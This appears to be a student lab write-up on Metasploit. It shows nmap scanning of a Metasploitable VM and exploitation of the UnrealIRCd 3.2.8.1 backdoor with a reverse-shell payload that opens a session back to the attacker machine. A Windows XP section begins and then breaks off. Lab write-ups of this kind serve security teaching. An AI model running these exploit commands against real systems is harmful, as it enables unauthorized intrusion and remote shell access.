Practical 7

Aim: Practical on Using Metasploit Framework for exploitation

A. Access Metasploit and Exploits:

Here we are checking whether if we can access Metasploit on Kali Linux.
We will use the command “sudo msfconsole”.

```
┌──(kali㉿kali)-[~]
└─$ sudo msfconsole
[sudo] password for kali:
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFE
```

```
*Björkson*FlyingCircus*                                                    *PwnHub*H4X0R*Yanee*
*Securifera*hot cocoa*                                                     *Et3rnal*PelarianCP*
*n00bytes*DNC8G*guildzero*dorko*tv*42*{EHF}*CarpeDien*Flamin-Go*BarryWhite*XUcyber*FernetInjection*DCcurity*
*Mars Explorer*ozen_cfw*Fat Boys*Simpatico*nzdjb*Isec-U.O*The Pomorians*T35H*H@wk33*JetJ*OrangeStar*Team Corgi*
*D0g3*0itch*OffRes*LegionOfRinf*UniWA*wgucoo*Pr0ph3t*L0ner*_n00bz*OSINT Punchers*Tinfoil Hats*Hava*Team Neu*
*Cyb3rDoctor*Techlock Inc*kinakomochi*DubbelDopper*bubbasnmp*w*Gh0st$*tyl3rsec*LUCKY_CLOVERS*ev4d3rx10-team*ir4n6*
*PEQUI_ctf*HKLBGD*L3o*5 bits short of a byte*UCM*ByteForc3*Death_Geass*Stryk3r*WooT*Raise The Black*CTErr0r*
*Individual*mikejam*Flag Predator*klandes*_no_Skids*SQ.*CyberOWL*Ironhearts*Kizzle*gauti*
*San Antonio College Cyber Rangers*sam.ninja*Akerbeltz*cheeseroyale*Ephyra*sard city*OrderingChaos*Pickle_Ricks*
*Hex2Text*defiant*hefter*Flaggermeister*Oxford Brookes University*OD1E*noob_noob*Ferris Wheel*Ficus*ONO*jameless*
*Log1c_b0mb*dr4k0t4*0th3rs*dcua*cccchhhh6819*Manzara's Magpies*pwn4lyfe*Droogy*Shrubhound Gang*ssociety*HackJWU*
*asdfghjkl*n00bi3*i-cube warriors*WhateverThrone*Salvat0re*Chadsec*0x1337deadbeef*StarchThingIDK*Tieto_alaviiva_turva*
*InspiV*RPCA Cyber Club*kurage0verfl0w*lammm*pelicans_for_freedom*switchteam*tim*departedcomputerchairs*cool_runnings*
*chads*SecureShell*EetIetsHekken*CyberSquad*P0K*Trident*RedSeer*SOMA*EVM*BUckys_Angels*OrangeJuice*DemDirtyUserz*
*OpenToAll*Born2Hack*Bigglesworth*NIS*10Monkeys1Keyboard*TNGCrew*Cla55N0tF0und*exploits33kr*root_rulzz*InfosecIITG*
*superusers*H@rdT0R3m3b3r*operators*NULL*stuxCTF*mHackresciallo*Eclipse*Gingabeast*Hamad*Immortals*arasan*MouseTrap*
*damn_sadboi*tadaaa*null2root*HowestCSP*fezfezf*LordVader*Fl@g_Hunt3rs*bluenet*P@Ge2mE*



       =[ metasploit v6.2.9-dev                           ]
+ -- --=[ 2230 exploits - 1177 auxiliary - 398 post       ]
+ -- --=[ 867 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Adapter names can be used for IP params
set LHOST eth0

msf6 >
```

B. Database setup and configuration

1. Start PostgreSQL by running “sudo systemctl start postgresql.service” in the terminal. We will also use the command “sudo systemctl status postgresql.service” to check whether the database is running.

```
┌──(kali㉿kali)-[~]
└─$ sudo systemctl start postgresql.service

┌──(kali㉿kali)-[~]
└─$ sudo systemctl postgresql.service
Unknown command verb postgresql.service.

┌──(kali㉿kali)-[~]
└─$ systemctl status  postgresql.service
● postgresql.service - PostgreSQL RDBMS
     Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; vendor preset: disabled)
     Active: active (exited) since Sat 2022-11-12 00:32:29 EST; 37s ago
    Process: 5276 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 5276 (code=exited, status=0/SUCCESS)
        CPU: 1ms

Nov 12 00:32:29 kali systemd[1]: Starting PostgreSQL RDBMS ...
Nov 12 00:32:29 kali systemd[1]: Finished PostgreSQL RDBMS.

┌──(kali㉿kali)-[~]
└─$
```

2. Initialize the Metasploit Database.

```
┌──(kali㉿kali)-[~]
└─$ sudo msfdb init
[i] Database already started
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema

┌──(kali㉿kali)-[~]
└─$
```

3. Now you are ready to access the msfconsole
4. Once you are inside the Metasploit console, you can use the command “db_status” to check whether your database is connected to Metasploit.

```
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 >
```

5. In case of multiple targets, you can create a workspace which will help keep the exploits that you run on your targets separate and will prevent any further complication.

```
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 > workspace -h
Usage:
    workspace          List workspaces
    workspace [name]   Switch workspace

OPTIONS:

    -a, --add <name>          Add a workspace.
    -d, --delete <name>       Delete a workspace.
    -D, --delete-all          Delete all workspaces.
    -h, --help                Help banner.
    -l, --list                List workspaces.
    -r, --rename <old> <new>  Rename a workspace.
    -S, --search <name>       Search for a workspace.
    -v, --list-verbose        List workspaces verbosely.

msf6 >
```

Here we are going to use the “Fourthedition” workspace to conduct our exploits.

```
msf6 > workspace default
[*] Workspace: default
msf6 > workspace
* default
msf6 > workspace -a Fourthedition
[*] Added workspace: Fourthedition
[*] Workspace: Fourthedition
msf6 > workspace
  default
* Fourthedition
msf6 >
```

6. The following example represents a simple **Unreal IRCD** attack against the target Linux-based operating system. When installed as a virtual machine. Metasploitable3 Ubuntu running on 192.168.37.130 which can be scanned using the “db_nmap” command, which identifies open ports and associated applications.

```
Metasploitable2-Linux - VMware Workstation 16 Player (Non-commercial use only)
Player

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:83:56:a6
          inet addr:192.168.37.130  Bcast:192.168.37.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe83:56a6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:44 errors:0 dropped:0 overruns:0 frame:0
          TX packets:73 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4493 (4.3 KB)  TX bytes:7402 (7.2 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$
VMware Tools enables many features and improves mouse movement, video and performance. Log in to the guest operating system and click "Install Tools".
Install Tools   Remind Me Later   Never Remind Me
```

Here when the “--save” command is used, the output is saved under the /root/.msf4/local/ folder.

```
msf6 > db_nmap -vv -sC -Pn -p- 192.168.37.130 --save
[*] Nmap: 'Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.'
[*] Nmap: Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-12 01:33 EST
[*] Nmap: NSE: Loaded 125 scripts for scanning.
[*] Nmap: NSE: Script Pre-scanning.
[*] Nmap: NSE: Starting runlevel 1 (of 2) scan.
[*] Nmap: Initiating NSE at 01:33
[*] Nmap: Completed NSE at 01:33, 0.00s elapsed
[*] Nmap: NSE: Starting runlevel 2 (of 2) scan.
[*] Nmap: Initiating NSE at 01:33
[*] Nmap: Completed NSE at 01:33, 0.00s elapsed
[*] Nmap: Initiating ARP Ping Scan at 01:33
[*] Nmap: Scanning 192.168.37.130 [1 port]
[*] Nmap: Completed ARP Ping Scan at 01:33, 0.09s elapsed (1 total hosts)
[*] Nmap: Initiating Parallel DNS resolution of 1 host. at 01:33
[*] Nmap: Completed Parallel DNS resolution of 1 host. at 01:33, 0.02s elapsed
[*] Nmap: Initiating SYN Stealth Scan at 01:33
[*] Nmap: Scanning 192.168.37.130 [65535 ports]
[*] Nmap: Discovered open port 21/tcp on 192.168.37.130
[*] Nmap: Discovered open port 23/tcp on 192.168.37.130
[*] Nmap: Discovered open port 111/tcp on 192.168.37.130
[*] Nmap: Discovered open port 53/tcp on 192.168.37.130
[*] Nmap: Discovered open port 445/tcp on 192.168.37.130
[*] Nmap: Discovered open port 22/tcp on 192.168.37.130
[*] Nmap: Discovered open port 3306/tcp on 192.168.37.130
[*] Nmap: Discovered open port 80/tcp on 192.168.37.130
[*] Nmap: Discovered open port 5900/tcp on 192.168.37.130
[*] Nmap: Discovered open port 139/tcp on 192.168.37.130
[*] Nmap: Discovered open port 25/tcp on 192.168.37.130
[*] Nmap: Discovered open port 45837/tcp on 192.168.37.130
[*] Nmap: Discovered open port 1524/tcp on 192.168.37.130
[*] Nmap: Discovered open port 513/tcp on 192.168.37.130
[*] Nmap: Discovered open port 55451/tcp on 192.168.37.130
[*] Nmap: Discovered open port 6000/tcp on 192.168.37.130
[*] Nmap: Discovered open port 1099/tcp on 192.168.37.130
[*] Nmap: Discovered open port 3632/tcp on 192.168.37.130
```

```
[*] Nmap: |   WORKGROUP<1e>        Flags: <group><active>
[*] Nmap: | Statistics:
[*] Nmap: |   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[*] Nmap: |   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[*] Nmap: |_  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[*] Nmap: |_smb2-time: Protocol negotiation failed (SMB2)
[*] Nmap: | smb-security-mode:
[*] Nmap: |   account_used: <blank>
[*] Nmap: |   authentication_level: user
[*] Nmap: |   challenge_response: supported
[*] Nmap: |_  message_signing: disabled (dangerous, but default)
[*] Nmap: |_smb2-security-mode: Couldn't establish a SMBv2 connection.
[*] Nmap: | smb-os-discovery:
[*] Nmap: |   OS: Unix (Samba 3.0.20-Debian)
[*] Nmap: |   Computer name: metasploitable
[*] Nmap: |   NetBIOS computer name:
[*] Nmap: |   Domain name: localdomain
[*] Nmap: |   FQDN: metasploitable.localdomain
[*] Nmap: |_  System time: 2022-11-12T01:34:00-05:00
[*] Nmap: |_clock-skew: mean: 1h15m08s, deviation: 2h30m00s, median: 7s
[*] Nmap: NSE: Script Post-scanning.
[*] Nmap: NSE: Starting runlevel 1 (of 2) scan.
[*] Nmap: Initiating NSE at 01:35
[*] Nmap: Completed NSE at 01:35, 0.00s elapsed
[*] Nmap: NSE: Starting runlevel 2 (of 2) scan.
[*] Nmap: Initiating NSE at 01:35
[*] Nmap: Completed NSE at 01:35, 0.00s elapsed
[*] Nmap: Read data files from: /usr/bin/../share/nmap
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 98.75 seconds
[*] Nmap: Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.622MB)
[*] Saved NMAP XML results to /root/.msf4/local/msf-db-nmap-20221112-2718-oknac7.xml
msf6 >
```

7. As a tester, we should investigate each one for any known vulnerabilities. If we run the services command in the msfconsole, the database should include the host and its listed services. We can use the “services” command to see all the running services and their network details.

```
msf6 > services
Services
========

host            port   proto  name          state  info
----            ----   -----  ----          -----  ----
192.168.37.130  21     tcp    ftp           open
192.168.37.130  22     tcp    ssh           open
192.168.37.130  23     tcp    telnet        open
192.168.37.130  25     tcp    smtp          open
192.168.37.130  53     tcp    domain        open
192.168.37.130  80     tcp    http          open
192.168.37.130  111    tcp    rpcbind       open   2 RPC #100000
192.168.37.130  139    tcp    netbios-ssn   open
192.168.37.130  445    tcp    microsoft-ds  open   Samba smbd 3.0.20-Debian
192.168.37.130  512    tcp    exec          open
192.168.37.130  513    tcp    login         open
192.168.37.130  514    tcp    shell         open
192.168.37.130  1099   tcp    rmiregistry   open
192.168.37.130  1524   tcp    ingreslock    open
192.168.37.130  2049   tcp    nfs           open   2-4 RPC #100003
192.168.37.130  2121   tcp    ccproxy-ftp   open
192.168.37.130  3306   tcp    mysql         open
192.168.37.130  3632   tcp    distccd       open
192.168.37.130  5432   tcp    postgresql    open
192.168.37.130  5900   tcp    vnc           open
192.168.37.130  6000   tcp    x11           open
192.168.37.130  6667   tcp    irc           open
192.168.37.130  6697   tcp    ircs-u        open
192.168.37.130  8009   tcp    ajp13         open
192.168.37.130  8180   tcp    unknown       open
192.168.37.130  8787   tcp    msgsrvr       open
192.168.37.130  45837  tcp    mountd        open   1-3 RPC #100005
192.168.37.130  49598  tcp                  open
192.168.37.130  55451  tcp    nlockmgr      open   1-4 RPC #100021
192.168.37.130  60540  tcp    status        open   1 RPC #100024

msf6 >
```

8. UnrealIRCd service:
Here we will search for the exploit UnrealIRCd by using the command “search UnrealIRCd”. The unix/irc/unreal_ircd_3281_backdoor exploit was used as Metasploit deems the exploit to be excellent for our task.

```
msf6 > search UnrealIRCd

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf6 >
```

9. Additional information on the exploit can be found using the “info” command followed by the exploits index number.

```
msf6 > info 0

       Name: UnrealIRCD 3.2.8.1 Backdoor Command Execution
     Module: exploit/unix/irc/unreal_ircd_3281_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2010-06-12

Provided by:
  hdm <x@hdm.io>

Available targets:
  Id  Name
  --  ----
  0   Automatic Target

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT   6667             yes       The target port (TCP)

Payload information:
  Space: 1024

Description:
  This module exploits a malicious backdoor that was added to the
  Unreal IRCD 3.2.8.1 download archive. This backdoor was present in
  the Unreal3.2.8.1.tar.gz archive between November 2009 and June 12th
  2010.

References:
  https://nvd.nist.gov/vuln/detail/CVE-2010-2075
  OSVDB (65445)
  http://www.unrealircd.com/txt/unrealsecadvisory.20100612.txt

msf6 >
```

10. We should initially find the network configuration of our system as well as the target system before we conduct the attack. We can achieve this by pinging the target system and checking if get any response.

For Kali:

```
msf6 > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.37.131  netmask 255.255.255.0  broadcast 192.168.37.255
        inet6 fe80::5da2:8313:475b:73e6  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:54:41:e9  txqueuelen 1000  (Ethernet)
        RX packets 639  bytes 260635 (254.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 16975  bytes 1538642 (1.4 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 74115  bytes 18161289 (17.3 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 74115  bytes 18161289 (17.3 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

msf6 >
```

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.37.130
PING 192.168.37.130 (192.168.37.130) 56(84) bytes of data.
64 bytes from 192.168.37.130: icmp_seq=1 ttl=64 time=0.410 ms
64 bytes from 192.168.37.130: icmp_seq=2 ttl=64 time=0.511 ms
64 bytes from 192.168.37.130: icmp_seq=3 ttl=64 time=0.362 ms
64 bytes from 192.168.37.130: icmp_seq=4 ttl=64 time=0.277 ms
64 bytes from 192.168.37.130: icmp_seq=5 ttl=64 time=0.345 ms
64 bytes from 192.168.37.130: icmp_seq=6 ttl=64 time=0.361 ms
64 bytes from 192.168.37.130: icmp_seq=7 ttl=64 time=0.503 ms
^C
--- 192.168.37.130 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6143ms
rtt min/avg/max/mdev = 0.277/0.395/0.511/0.079 ms

┌──(kali㉿kali)-[~]
└─$
```

For our Target(Metasploitable Linux):

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:83:56:a6
          inet addr:192.168.37.130  Bcast:192.168.37.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe83:56a6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:45 errors:0 dropped:0 overruns:0 frame:0
          TX packets:74 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5062 (4.9 KB)  TX bytes:7611 (7.4 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$ _
```

```
msfadmin@metasploitable:~$ ping 192.168.37.131
PING 192.168.37.131 (192.168.37.131) 56(84) bytes of data.
64 bytes from 192.168.37.131: icmp_seq=1 ttl=64 time=13.7 ms
64 bytes from 192.168.37.131: icmp_seq=2 ttl=64 time=0.483 ms
64 bytes from 192.168.37.131: icmp_seq=3 ttl=64 time=0.350 ms
64 bytes from 192.168.37.131: icmp_seq=4 ttl=64 time=0.356 ms
64 bytes from 192.168.37.131: icmp_seq=5 ttl=64 time=0.271 ms
64 bytes from 192.168.37.131: icmp_seq=6 ttl=64 time=0.682 ms
64 bytes from 192.168.37.131: icmp_seq=7 ttl=64 time=0.367 ms

--- 192.168.37.131 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6006ms
rtt min/avg/max/mdev = 0.271/2.316/13.709/4.652 ms
msfadmin@metasploitable:~$ _
```

11. To instruct Metasploit we will attack the target with this exploit, we will issue the following command: “use exploit/unix/irc/unreal_ircd_3281_backdoor”. Metasploit will change the prompt from “msf” to “msf exploit(unix/irc/unreal_ircd_3281_backdoor)”.
Metasploit will prompt the tester to select the payload (i.e., a reverse shell from the compromised system back to the attacker) and sets the other variables like:

- Remote host (RHOST): This is the IP of the system being attacked. Here our target system is Metasploitable Linux whose IP is “192.168.37.130”.
- Remote port (RPORT): This is the port number that is used for the exploit. In our case the port number used is “6697” as there was another service running on port “6667”.
- Local host (LHOST): This is the IP address of the system used to launch the attack (i.e., our system). The IP address of our system is “192.168.37.131”.

The attack will be launched using the “exploit” command. Here Metasploit will initiate the attack and will confirm a reverse shell between Kali Linux and the target system.
A successful attack will be indicated by the shell session that is created.

```
msf6 > use exploit/irc/unreal_ircd_3281_backdoor
[-] No results from search
[-] Failed to load module: exploit/irc/unreal_ircd_3281_backdoor
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFE
RENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENT
IFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhosts 192.168.37.130
rhosts => 192.168.37.130
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 192.168.37.131
lhost => 192.168.37.131
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rport 6697
rport => 6697
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.37.131:4444
[*] 192.168.37.130:6697 - Connected to 192.168.37.130:6697 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.37.130:6697 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo fAcm0tKqoy41TLWU;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "fAcm0tKqoy41TLWU\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.37.131:4444 -> 192.168.37.130:38806) at 2022-11-12 01:49:30 -0500

^Z
Background session 1? [y/N]  y
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

C. **Gaining Access to a Target Machine via a vulnerability**

1. Open Windows XP VM which will be our next target.
2. First we will find the network configuration our target system as well our own system and we will check whether the two systems can communicate using the ping command.

   For Windows:

```
C:\Documents and Settings\Administrator>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : localdomain
        IP Address. . . . . . . . . . . . : 192.168.37.132
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.37.2

Ethernet adapter Bluetooth Network Connection:

        Media State . . . . . . . . . . . : Media disconnected

C:\Documents and Settings\Administrator>_
```


```
C:\Documents and Settings\Administrator>ping 192.168.37.131

Pinging 192.168.37.131 with 32 bytes of data:

Reply from 192.168.37.131: bytes=32 time<1ms TTL=64
Reply from 192.168.37.131: bytes=32 time<1ms TTL=64
Reply from 192.168.37.131: bytes=32 time<1ms TTL=64
Reply from 192.168.37.131: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.37.131:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\Documents and Settings\Administrator>_
```

For Kali:

